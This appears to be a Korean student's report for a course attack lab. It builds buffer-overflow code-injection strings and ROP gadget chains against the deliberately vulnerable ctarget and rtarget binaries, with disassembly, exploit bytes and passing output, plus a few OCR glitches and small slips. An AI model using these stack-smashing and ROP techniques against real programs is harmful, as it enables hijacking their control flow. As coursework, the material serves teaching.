컴퓨터 SW시스템 개론 Lab4 Report

20220923 이윤혁

1. 개요

Lab4에서는 gdb를 이용해 ctarget, rtarget 파일의 assembly code를 분석한다. 분석 결과를 이용해 Buffer Overflow와 ROP attack을 할 수 있는 attack string을 제작해 ctarget과 rtarget의 목표함수를 올바른 입력으로 실행시킨다.

2. 풀이

2.1. Phase1

Writeup_attacklab 파일에 따르면 Phase1의 목적은 ctarget의 touch1() 실행이다.

Ctarget은 test() 를 이용해 getbuf()를 실행시키는데, getbuf()의 buffer size를 파악하면, ROP string의 padding size를 알 수 있다.

getbuf()를 disassemble시 다음과 같다.

```
0000000000401722 <getbuf>:
    401722:     48 83 ec 38             sub    $0x38,%rsp
    401726:     48 89 e7                mov    %rsp,%rdi
    401729:     e8 2c 02 00 00          callq  40195a <Gets>
    40172e:     b8 01 00 00 00          mov    $0x1,%eax
    401733:     48 83 c4 38             add    $0x38,%r네
    401737:     c3                      retq
```

401722 줄에 따르면, getbuf()는 0x38의 buffer size를 가지게 된다. 따라서 ROP string의 padding size는 0x38이다.

getbuf()에 0으로 padding을 해주고, touch1()을 실행시켜야 한다. Touch 1을 실행시키기 위해 touch1의 주소를 찾아보면 다음과 같다.

```
0000000000401738 <touch1>:
    401738:     48 83 ec 08             sub    $0x8,%rsp
    40173c:     c7 05 b6 2d 20 00 01    movl   $0x1,0x202db6(%rip)        #
6044fc <vlevel>
    401743:     00 00 00
    401746:     bf 98 2e 40 00          mov    $0x402e98,%edi
    40174b:     e8 00 f5 ff ff          callq  400c50 <puts@plt>
    401750:     bf 01 00 00 00          mov    $0x1,%edi
    401755:     e8 ef 03 00 00          callq  401b49 <validate>
    40175a:     bf 00 00 00 00          mov    $0x0,%edi
```

```
    40175f:       e8 8c f6 ff ff          callq  400df0 <exit@plt>
```

touch1()의 주소를 return address에 넣어주면 touch1()이 실행될 것이다.

따라서 phase1의 ROP string은 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
38 17 40 00 00 00 00 00
```

2.2. Phase2

Writeup_attacklab에 따르면 phase2의 목적은 ctarget touch2의 정확한 인자 전달 및 실행이다.

touch2를 disassemble시 다음과 같다.

```
0000000000401764 <touch2>:
  401764:       48 83 ec 08             sub    $0x8,%rsp
  401768:       89 fe                   mov    %edi,%esi
  40176a:       c7 05 88 2d 20 00 02    movl   $0x2,0x202d88(%rip)        #
6044fc <vlevel>
  401771:       00 00 00
  401774:       3b 3d 8a 2d 20 00       cmp    0x202d8a(%rip),%edi        #
604504 <cookie>
  40177a:       75 1b                   jne    401797 <touch2+0x33>
  40177c:       bf c0 2e 40 00          mov    $0x402ec0,%edi
  401781:       b8 00 00 00 00          mov    $0x0,%eax
  401786:       e8 f5 f4 ff ff          callq  400c80 <printf@plt>
  40178b:       bf 02 00 00 00          mov    $0x2,%edi
  401790:       e8 b4 03 00 00          callq  401b49 <validate>
  401795:       eb 19                   jmp    4017b0 <touch2+0x4c>
  401797:       bf e8 2e 40 00          mov    $0x402ee8,%edi
  40179c:       b8 00 00 00 00          mov    $0x0,%eax
  4017a1:       e8 da f4 ff ff          callq  400c80 <printf@plt>
  4017a6:       bf 02 00 00 00          mov    $0x2,%edi
  4017ab:       e8 4b 04 00 00          callq  401bfb <fail>
```

```
4017b0:    bf 00 00 00 00          mov    $0x0,%edi
4017b5:    e8 36 f6 ff ff          callq  400df0 <exit@plt>
```

Writeup_attacklab과 위 assembly code에 따르면, rdi의 값을 cookie와 비교한다. 따라서 touch2를 실행하기 전 edi의 값에 cookie를 넣어주고, touch를 실행시켜야한다.

따라서 getbuf()에 의해 다음과 같은 코드가 실행되어야 한다.

```
mov $0x16e21314, %edi   # edi에 cookie 입력
pushq $0x401764   # touch2의 시작주소 push
retq
```

이 코드를 gcc 컴파일과 objdump를 이용해 기계어로 바꾸면 다음과 같다.

```
0000000000000000 <.text>:
   0:   bf 14 13 e2 16          mov    $0x16e21314,%edi
   5:   68 64 17 40 00          pushq  $0x401764
   a:   c3                      retq
```

이 코드들이 buffer의 시작부터 저장하고, buffer의 주소를 buffer overflow로 인해 실행될 주소가 buffer의 시작 주소라면, buffer의 명령어를 읽어 실행할 것이다.

Gdb를 이용해 rsp가 감소되어 buffer의 시작 위치가 정해질 때, rsp를 읽으면 다음과 같다.

```
0x55658ee8
```

따라서 phase2의 rop string은 다음과 같다.

```
bf 14 13 e2 16 68 64 17
40 00 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e8 8e 65 55 00 00 00 00
```

2.3. Phase3

Writeup_attacklab에 따르면 Phase3의 목표는 ctarget touch3()의 정확한 인자 전달 및 실행이다.

touch3를 disassemble시 다음과 같다.

```
0000000000401838 <touch3>:
```

```
  401838:       53                      push   %rbx
  401839:       48 89 fb                mov    %rdi,%rbx
  40183c:       c7 05 b6 2c 20 00 03    movl   $0x3,0x202cb6(%rip)        #
6044fc <vlevel>
  401843:       00 00 00
  401846:       48 89 fe                mov    %rdi,%rsi
  401849:       8b 3d b5 2c 20 00       mov    0x202cb5(%rip),%edi        #
604504 <cookie>
  40184f:       e8 66 ff ff ff          callq  4017ba <hexmatch>
  401854:       85 c0                   test   %eax,%eax
  401856:       74 1e                   je     401876 <touch3+0x3e>
  401858:       48 89 de                mov    %rbx,%rsi
  40185b:       bf 10 2f 40 00          mov    $0x402f10,%edi
  401860:       b8 00 00 00 00          mov    $0x0,%eax
  401865:       e8 16 f4 ff ff          callq  400c80 <printf@plt>
  40186a:       bf 03 00 00 00          mov    $0x3,%edi
  40186f:       e8 d5 02 00 00          callq  401b49 <validate>
  401874:       eb 1c                   jmp    401892 <touch3+0x5a>
  401876:       48 89 de                mov    %rbx,%rsi
  401879:       bf 38 2f 40 00          mov    $0x402f38,%edi
  40187e:       b8 00 00 00 00          mov    $0x0,%eax
  401883:       e8 f8 f3 ff ff          callq  400c80 <printf@plt>
  401888:       bf 03 00 00 00          mov    $0x3,%edi
  40188d:       e8 69 03 00 00          callq  401bfb <fail>
  401892:       bf 00 00 00 00          mov    $0x0,%edi
  401897:       e8 54 f5 ff ff          callq  400df0 <exit@plt>
```

Writeup_attacklab과 assembley code에 따르면 rdi로 char* sval을 넘겨주는데, 이는 곧 문자열의 주소이다. Hexmatch는 touch3에서 rdi로 들어온 문자열과 cookie의 각 digit을 ascii로 읽고, hex로 바꾼 문자열이 같은지 확인하므로, touch3 실행시 rdi에 cookie를 ascii에서 hex로 변환한 문자열의 주소를 넘겨주어야 한다.

cookie(0x 16e21314)를 ascii로 읽어 hex로 변환시 다음과 같다.

```
31 36 65 32 31 33 31 34 00   # 마지막 00은 '/0'
```

ROP string의 전체흐름은 다음과 같다.

1. Buffer 시작에 cookie 문자열 주소 -> %edi
2. 0 Padding
3. Buffer start address
4. touch3 address

5. ascii-to-hex cookie string

Ascii-to-hex cockie string의 위치를 아직 모르므로, 위 표에서 1번을 제거한 ROP string을 만들면 다음과 같다. (rtarget의 buffersize도 0x38이다.)

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e8 8e 65 55 00 00 00 00
38 18 40 00 00 00 00 00
31 36 65 32 31 33 31 34
00
```

Buffer start address(0x55658ee8)에서 string은 0x48 만큼떨어져 있으므로, string의 address는 0x55658f30이다.

1번을 실행시키는 instruction은 다음과 같다.

```
mov $0x55658f30, %edi
retq
```

이를 gcc와 objdump를 이용해 기계어로 변환하면 다음과 같다.

```
0000000000000000 <.text>:
   0:   bf 30 8f 65 55          mov    $0x55658f30,%edi
   5:   c3                      retq
```

따라서 Phase3의 ROP string은 다음과 같다.

```
bf 30 8f 65 55 c3 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e8 8e 65 55 00 00 00 00
38 18 40 00 00 00 00 00
31 36 65 32 31 33 31 34
00
```

2.4. Phase4

Writeup_attacklab에 따르면 Phase4의 목표는 rtarget touch2의 정확한 인자 전달 및 실행이다. touch2는 ctarget의 touch2와 instruction이 동일하다.

Rtarget은 ASLR이 적용되어 있으므로, instuction으로 직접 %rdi에 cookie값을 넣어 줘야한다.

다음은 필요한 pseudo-insturction이다.

```
pop %rax
cookie_value
mov %rax %rdi
call touch3
```

Writeup_attacklab에 나온 표를 이용해 Gadget을 찾아보면 다음과 같다.

```
0x4018d0   # pop %rax
0x4018d4   # mov %rax %rdi
```

Pseudo-insturction을 string으로 이어붙이면 다음과 같다.

```
d0 18 40 00 00 00 00 00
14 13 e2 16 00 00 00 00
d4 18 40 00 00 00 00 00
64 17 40 00 00 00 00 00
```

따라서 Phase4의 ROP string은 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
d0 18 40 00 00 00 00 00
14 13 e2 16 00 00 00 00
d4 18 40 00 00 00 00 00
64 17 40 00 00 00 00 00
```

2.5. Phase5

Writeup_attacklab에 따르면 Phase5 목표는 rtarget touch3 정확한 인자 전달 및 실행이다. Touch3는 rtarget의 touch3와 instruction이 동일하다.

다음은 필요한 pseudo-instruction이다

```
mov %rsp, %rdi
pop %rax
offset # cookie_string address와 rsp의 차이
mov %eax, %esi
call add_xy
mov %rax, %rdi
call touch3
cookie_string
```

ASLR 때문에 cookie string의 address를 정적으로 얻을 수 없으므로, cookie string과 rsp를 이용해 string의 address을 구해야 한다.

```
rsp + offset = string address
```

Rsp와 offset은 다음과 같은 관계를 가지므로, ROP string을 먼저 불완전하게 만들고 offset을 계산해 사용하면 된다.

사용할 수 있는 gadget을 쭉 뽑아 정리하면, 위 pseudo-instruction에서 없는 gadget이 있다. 따라서 같은 기능을 할 수 있도록 여러 gadget을 이어붙이면 다음과 같다.

mov %rsp, %rdi 구현:
mov %rsp, %rax mov %rax, %rdi
mov %eax, %esi 구현:

mov %eax, %edx
mov %edx, %ecx
mov %ecx, %esi

따라서 pseudo-instruction은 다음과 같이 수정할 수 있다,

```
mov %rsp, %rax
mov %rax, %rdi
pop %rax
offset # cookie_string address와 rsp의 차이
mov %eax, %edx
mov %edx, %ecx
mov %ecx, %esi
call add_xy
mov %rax, %rdi
call touch3
cookie_string
```

Writeup_attacklab에 나온 표를 이용해 Gadget을 찾아보면 다음과 같다.

```
0x401979   # mov %rsp, %rax
0x4018d4   # mov %rax, %rdi
0x4018d0   # pop %rax
0x40196c   # mov %eax, %edx
0x40198c   # mov %edx, %ecx
0x401985   # mov %ecx, %esi
0x4018d4   # mov %rax, %rdi
```

Offset을 제외한 ROP string은 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
79 19 40 00 00 00 00 00
d4 18 40 00 00 00 00 00
d0 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00
6c 19 40 00 00 00 00 00
8c 19 40 00 00 00 00 00
85 19 40 00 00 00 00 00
ff 18 40 00 00 00 00 00
d4 18 40 00 00 00 00 00
38 18 40 00 00 00 00 00
31 36 65 32 31 33 31 34
00 00 00 00 00 00 00 00
```

Gdb로 확인했을 때 rax로 저장된 rsp와 string의 offset을 계산하면 0x48이다.

따라서 Phase5의 ROP string은 다음과 같다.


```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
79 19 40 00 00 00 00 00
```

```
d4 18 40 00 00 00 00 00
d0 18 40 00 00 00 00 00
48 00 00 00 00 00 00 00
6c 19 40 00 00 00 00 00
8c 19 40 00 00 00 00 00
85 19 40 00 00 00 00 00
ff 18 40 00 00 00 00 00
d4 18 40 00 00 00 00 00
38 18 40 00 00 00 00 00
31 36 65 32 31 33 31 34
00 00 00 00 00 00 00 00
```

3. 결과


3.1. Phase 1

Hex2raw를 이용해 Phase1의 ROP string을 raw 파일로 변환하고, ctarget의 입력으로 넣어주면 다음과 같은 결과를 얻는다



3.2. Phase 2

Hex2raw를 이용해 Phase2의 ROP string을 raw 파일로 변환하고, ctarget의 입력으로 넣어주면 다음과 같은 결과를 얻는다.



3.3. Phase 3

Hex2raw를 이용해 Phase3의 ROP string을 raw 파일로 변환하고, ctarget의 입력으로

넣어주면 다음과 같은 결과를 얻는다.

```
[leeyoonhyuk0@programming2 target83]$ ./ctarget -i answer3.raw
Cookie: 0x16e21314
Touch3!: You called touch3("16e21314")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

3.4. Phase 4

Hex2raw를 이용해 Phase4의 ROP string을 raw 파일로 변환하고, rtarget의 입력으로 넣어주면 다음과 같은 결과를 얻는다.

```
[leeyoonhyuk0@programming2 target83]$ ./rtarget -i answer4.raw
Cookie: 0x16e21314
Touch2!: You called touch2(0x16e21314)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

3.5. Phase 5

Hex2raw를 이용해 Phase5의 ROP string을 raw 파일로 변환하고, rtarget의 입력으로 넣어주면 다음과 같은 결과를 얻는다.

```
[leeyoonhyuk0@programming2 target83]$ ./rtarget -i answer5.raw
Cookie: 0x16e21314
Touch3!: You called touch3("16e21314")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

4. 결론

모든 Phase가 Valid solution이라고 출력했으므로, ROP string이 정상적으로 작동했다.

이번 Lab을 통해 buffer overflow를 이용한 ROP attack에 대해 이해할 수 있었다.